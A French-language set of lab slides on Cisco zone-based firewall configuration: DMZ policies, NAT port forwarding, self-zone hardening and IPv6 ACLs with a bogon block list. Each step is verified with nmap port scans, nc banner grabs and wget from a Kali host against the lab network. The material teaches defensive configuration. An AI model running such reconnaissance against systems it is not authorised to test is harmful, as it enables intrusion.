Audit externe : connectivité

```
root@kali:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:a6:a3:45
          inet adr:192.168.1.18  Bcast:192.168.1.255  Masque:255.255.255.0
          adr inet6: fe80::a00:27ff:fea6:a345/64 Scope:Lien
          adr inet6: 2001:470:ca5e:0:a00:27ff:fea6:a345/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          RX bytes:9103 (8.8 KiB)  TX bytes:9779 (9.5 KiB)

root@kali:~# ip route
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0  proto kernel  scope link  src 192.168.1.18
```

Audit externe : routage

```
root@kali:~# ip route add 192.168.101.0/24 via 192.168.1.9
root@kali:~# ip route
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0  proto kernel  scope link  src 192.168.1.18
192.168.101.0/24 via 192.168.1.9 dev eth0
```

Audit externe : test de connectivité

Interface f1/0 (DMZ) du routeur :

```
root@kali:~# ping -c 1 192.168.101.1
PING 192.168.101.1 (192.168.101.1) 56(84) bytes of data.
64 bytes from 192.168.1.9: icmp_req=1 ttl=255 time=50.4 ms
--- 192.168.101.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 50.429/50.429/50.429/0.000 ms
```

Interface du serveur en DMZ :

```
root@kali:~# ping -c 1 192.168.101.2
PING 192.168.101.2 (192.168.101.2) 56(84) bytes of data.
64 bytes from 192.168.101.2: icmp_req=1 ttl=63 time=24.9 ms
--- 192.168.101.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 24.937/24.937/24.937/0.000 ms
```

Audit externe : scan de ports

```
root@kali:~# nmap 192.168.101.2

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-02 13:05 CET
Nmap scan report for 192.168.101.2
Host is up (0.020s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```

SSH, HTTP et HTTPS ouverts

Audit externe : services Web et SSH

```
root@kali:~# wget http://192.168.101.2/
--2014-12-02 13:06:52--  http://192.168.101.2/
Connexion vers 192.168.101.2:80...connecté.
requête HTTP transmise, en attente de la réponse...200 OK
Longueur: 4454 (4,3K) [text/html]
Sauvegarde en : «index.html»

100%[======================================>] 4 454       --.-K/s   ds
0,03s

2014-12-02 13:06:53 (132 KB/s) - «index.html» sauvegardé [4454/4454]

root@kali:~# nc -v 192.168.101.2 22
192.168.101.2: inverse host lookup failed: Unknown server error :
Connection timed out
(UNKNOWN) [192.168.101.2] 22 (ssh) open
SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu4
```

8. Lab Pare-feu 3 : Configuration de la DMZ


Étape 3 : configuration de la DMZ

Cette configuration nécessite trois grandes étapes de configuration qui correspondent aux politiques de sécurité :

a. Mise en place d'une politique de filtrage du LAN à la DMZ.
b. Mise en place d'une politique de filtrage de l' Internet à la DMZ.
c. Mise en place d'une politique de filtrage de la DMZ à l'Internet.

Pare-feu 3a : lan-dmz

Inspection du trafic HTTP, HTTPS et SSH à destination de la DMZ venant du LAN :



Configuration lan-dmz

```
class-map type inspect match-any lan-dmz-class
 match protocol http
 match protocol https
 match protocol ssh
policy-map type inspect lan-dmz-policy
 class type inspect lan-dmz-class
 inspect
zone-pair security lan-dmz source lan destination dmz
 service-policy type inspect lan-dmz-policy
interface f1/0
 zone security dmz
end
```

Vérification lan-dmz du service SSH

```
root@US1:/home/francois# ssh root@192.168.101.2
The authenticity of host '192.168.101.2 (192.168.101.2)' can't be established.
RSA key fingerprint is b2:e6:c0:2b:67:86:49:40:10:38:a2:14:1a:7f:55:32.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.101.2' (RSA) to the list of known hosts.
root@192.168.101.2's password:
```

Vérification lan-dmz du service HTTP

```
root@US1:/home/francois# wget http://192.168.101.2
--2014-12-02 14:07:50--  http://192.168.101.2/
Connexion vers 192.168.101.2:80... connectÃ©.
requÃªte HTTP transmise, en attente de la rÃ©ponse... 200
OK
TailleÂ : 4454 (4,3K) [text/html]
Enregistre : Â«index.html.3Â»

100%[=====================================>] 4 454
--.-K/s   ds 0,02s

2014-12-02 14:07:50 (260 KB/s) - Â«index.html.3Â»
enregistrÃ© [4454/4454]
```

Constats après l'application de la politique LAN-DMZ


Le trafic ICMP est bloqué venant du LAN

Le serveur devient injoignable de l'Internet :

```
root@kali:~# nmap 192.168.101.2

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-02 14:10
CET
Note: Host seems down. If it is really up, but blocking
our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.23
seconds
```

Pare-feu 3b : internet-dmz

Le pare-feu va inspecter le trafic HTTP et HTTPS venant de l'Internet à destination de la DMZ :



Configuration internet-dmz

```
interface f1/0
 zone security dmz
class-map type inspect match-any internet-dmz-class
 match protocol http
 match protocol https
policy-map type inspect internet-dmz-policy
 class type inspect internet-dmz-class
 inspect
zone-pair security internet-dmz source internet
destination dmz
 service-policy type inspect internet-dmz-policy
end
```

Vérification : show zone security

```
R1#show zone security
zone self
  Description: System defined zone
zone lan
  Member Interfaces:
    FastEthernet0/1
zone internet
  Member Interfaces:
    FastEthernet0/0
zone dmz
  Member Interfaces:
    FastEthernet1/0
```

Vérification : show zone-pair

```
show zone-pair security
Zone-pair name lan-internet
    Source-Zone lan  Destination-Zone internet
    service-policy lan-internet-policy
Zone-pair name lan-dmz
    Source-Zone lan  Destination-Zone dmz
    service-policy lan-dmz-policy
Zone-pair name internet-dmz
    Source-Zone internet  Destination-Zone dmz
    service-policy internet-dmz-policy
```

Vérification : show policy-map (1/2)

```
R1#show policy-map type insp zone-pair
  Service-policy inspect : internet-dmz-policy

    Class-map: internet-dmz-class (match-any)
      Match: protocol http
        2 packets, 44 bytes
        30 second rate 0 bps
      Match: protocol https
        5 packets, 120 bytes
        30 second rate 0 bps
```

Vérification : show policy-map (1/2)

```
Inspect
        Packet inspection statistics [process switch:fast switch]
        tcp packets: [0:18]

        Session creations since subsystem startup or last reset 6
        Current session counts (estab/half-open/terminating) [0:0:0]
        Maxever session counts (estab/half-open/terminating) [0:2:0]
        Last session created 00:00:37
        Last statistic reset never
        Last session creation rate 6
        Maxever session creation rate 6
        Last half-open session total 0

    Class-map: class-default (match-any)
      Match: any
      Drop (default action)
        1998 packets, 47932 bytes
```

Audit externe : scan de ports

```
root@kali:~# nmap 192.168.101.2

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-02 14:19
CET
Nmap scan report for 192.168.101.2
Host is up (0.034s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 5.32
seconds
```

Audit externe : trafic web


```
root@kali:~# wget http://192.168.101.2/
--2014-12-02 14:32:39--  http://192.168.101.2/
Connexion vers 192.168.101.2:80...connecté.
requête HTTP transmise, en attente de la réponse...200 OK
Longueur: 4454 (4,3K) [text/html]
Sauvegarde en : «index.html.1»

100%[=====================================>] 4 454
--.-K/s   ds 0,03s

2014-12-02 14:32:39 (140 KB/s) - «index.html.1» sauvegardé
[4454/4454]
```

Règle NAT de transfert de port

```
ip nat inside source static tcp
192.168.101.2 80 interface f0/0 80
!
ip nat inside source static tcp
192.168.101.2 443 interface f0/0 443
```

Pare-feu 3c : dmz-internet

Le trafic à inspecter est le même que celui du lan vers l'Internet.



Création d'une zone-pair

Il s'agit de permettre aux ordinateurs de la DMZ d'accéder à l'Internet en HTTP, HTTPS, ICMP et DNS, soit la même politique de sécurité que celle qui règle le flux entre le LAN et l'Internet.


Le policy-map "internet-trafic-policy" inspecte ce trafic. Comme elle existe déjà, il suffit de la réutiliser dans la création du zone-pair :

```
zone-pair security dmz-internet source dmz destination
internet
 service-policy type inspect internet-trafic-policy
end
```

9. Lab Pare-feu 4 : Sécurisation du pare-feu lui-même

Self-zone

Le routeur doit être capable de gérer des connexions SSH ou ICMP venant de l'extérieur :



Audit externe sur le pare-feu

```
root@kali:~# nmap 192.168.1.9

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-02 15:24 CET
Nmap scan report for 192.168.1.9
Host is up (0.058s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
53/tcp open  domain
MAC Address: C4:01:11:F8:00:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 86.97 seconds
```

SSH et Telnet sont disponibles

Audit externe sur le pare-feu

```
root@kali:~# nc -v 192.168.1.9 22
192.168.1.9: inverse host lookup failed: Unknown server error : Connection
timed out
(UNKNOWN) [192.168.1.9] 22 (ssh) open
SSH-1.5-Cisco-1.25
^C
root@kali:~# nc -v 192.168.1.9 23
192.168.1.9: inverse host lookup failed: Unknown server error : Connection
timed out
(UNKNOWN) [192.168.1.9] 23 (telnet) open
▒▒▒▒▒▒▒▒▒▒▒▒▒

User Access Verification

Username:
```

Opérations

Dans cet exercice de renforcement de la sécurité du routeur, on fera la démonstration uniquement pour le trafic qui vient de la zone Internet.

Soit un seul zone-pair est créé pour contrôler le trafic venant de l'Internet à destination du routeur lui-même.

- Le trafic de gestion SSH est autorisé (pass)
- Le trafic ICMP est inspecté (inspect)
- Tout autre trafic est refusé et journalisé (DROP LOG)

Tout autre trafic partant ou à destination du pare-feu reste autorisé par défaut.

Mise en place du pare-feu

```
ip access-list extended SSH
 permit tcp any any eq 22
 deny tcp any any
class-map type inspect match-all remote-access-class
 match access-group name SSH
class-map type inspect match-any icmp-class
 match protocol icmp
policy-map type inspect to-self-policy
 class type inspect remote-access-class
  pass
 class type inspect icmp-class
  inspect
 class class-default
  drop log
zone-pair security internet-self source internet destination self
 service-policy type inspect to-self-policy
```

Audit externe

```
root@kali:~# nmap 192.168.1.9

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-02 16:33
CET
Nmap scan report for 192.168.1.9
Host is up (0.065s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: C4:01:11:F8:00:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 8.56
seconds
```

Seul SSH est disponible

Audit externe

```
root@kali:~# nc -v 192.168.1.9 22
192.168.1.9: inverse host lookup failed: Unknown server
error : Connection timed out
(UNKNOWN) [192.168.1.9] 22 (ssh) open
SSH-1.5-Cisco-1.25
^C
root@kali:~# ping -c 1 192.168.1.9
PING 192.168.1.9 (192.168.1.9) 56(84) bytes of data.
64 bytes from 192.168.1.9: icmp_req=1 ttl=255 time=53.4 ms

--- 192.168.1.9 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time
0ms
rtt min/avg/max/mdev = 53.438/53.438/53.438/0.000 ms
```

10. Pare-feux Cisco IPv6

Filtrages IPv6

- Préfixes bogon
- En-têtes et extension d'en-tête
- Filtrage des tunnels (6in4, GRE, IPSEC, …)
- Firewall L2
- Logs et performances

Dans les diapositives suivantes :

1. ACL : filtrage sans état
2. IPv6 IOS Firewall : SPI + ACL
3. IPv6 Zone-Based Firewall (ZBF)

Cisco IPv6 ACLs

Les ACLs IPv6 sont très similaires aux ACLs IPv4. Il n'y a plus que des ACLs nommées étendues.

(config)#**ipv6 access-list *name***

permit/deny protocol {*source-ipv6-prefix*/*prefix-length* | **any** | **host** *source-ipv6-address* | **auth**} [*operator* [*port-number*]] {destination-ipv6-prefix/*prefix-length* | **any** | **host** *destination-ipv6-address* | **auth**} [*operator* [*port-number*]] [**dest-option-type**[*doh-number* | *doh-type*]] [**dscp** *value*] [**flow-label** *value*] [**fragments**] [**log**] [**log-input**] [**mobility**] [**mobility-type** [*mh-number* | *mh-type*]] [**reflect** *name* [**timeout** *value*]] [**routing**] [**routing-type** *routing-number*] [**sequence** *value*] [**time-range** *name*]

Les ACLs IPv6 sont appliquées sur les interfaces en utilisant la commande **ipv6 traffic-filter** *access-list-name* {**in** | **out**}.

Entrées implicites ACLs

- Toutes les ACLs IPv6 contiennent deux règles implicites qui autorisent le trafic IPv6 neighbor discovery (ND) à l'envoi et à la réception :
  - **`permit icmp any any nd-na`**
  - **`permit icmp any any nd-ns`**
- Comme les ACLs IPv4, les ACLs IPv6 contiennent une règle imlicite qui refuse tout autre trafic.
  - **`deny ipv6 any any`**
- Ces règles ne sont pas visibles dans la configuration? On conseillera de les encoder explicitement.
  - Entrer manuellement la règle implicite deny any any vous permettra de journaliser les paquets refuser sans concerner neighbor discovery (ND).

Exemple ACL

Exemple refuser tout trafic TCP80 pour une adresse en dehors du LAN :

```
interface f0/0
 description interface LAN
 ipv6 traffic-filter BLOCK_HOST_01 in
!
ipv6 access-list BLOCK_HOST_01
 sequence 20 deny tcp host 2001:db8:1ab::1 any eq www
```

Trafic à bloquer

- unspecified address **::**
- loopback address **::1**
- IPv4-compatible addresses **::/96**
- IPv4-mapped addresses (obsolete) **::ffff:0.0.0.0/96, ::/8**
- automatically tunneled packets using compatible addresses (deprecated RFC 4291) **::0.0.0.0/96**
- other compatible addresses **::224.0.0.0/100, ::127.0.0.0/104, ::0.0.0.0/104, :: 255.0.0.0/104**
- false 6to4 packets **2002:e000::/20, 2002:7f00::/24, 2002:0000::/24, 2002:ff00:: /24, 2002:0a00::/24, 2002:ac10::/28, 2002:c0a8::/32**
- link-local addresses (see specific section about ICMP) **fe80::/10**
- site-local addresses (deprecated) **fec0::/10**
- unique-local packets **fc00::/7**
- multicast packets (only as a source address) **ff00::/8**
- documentation address **2001:db8::/32**
- 6Bone addresses (deprecated) **3ffe::/16**

Messages ND à autoriser

Messages ND à autoriser :

IPv6 multicast packets (MAC addresses 3333.0000.0000 to 3333.FFFF.FFFF)

Neighbor Advertisement (NA), Neighbor Solicitation (NS) messages, et les paquets Duplicate Address Detection (DAD)

Router Advertisement (RA) and Router Solicitation (RS) pour SLAAC

Exemple d'ACL bloquante (1/4)

```
ipv6 access-list Internet-Inbound
 remark Deny loopback address
 deny ipv6 ::1/128 any
 remark Deny IPv4-compatible addresses
 deny ipv6 0::/96 any
 remark Deny IPv4-mapped addresses (obsolete)
 deny ipv6 ::ffff:0.0.0.0/96 any
 remark Deny auto tunneled packets w/compatible addresses (RFC 4291)
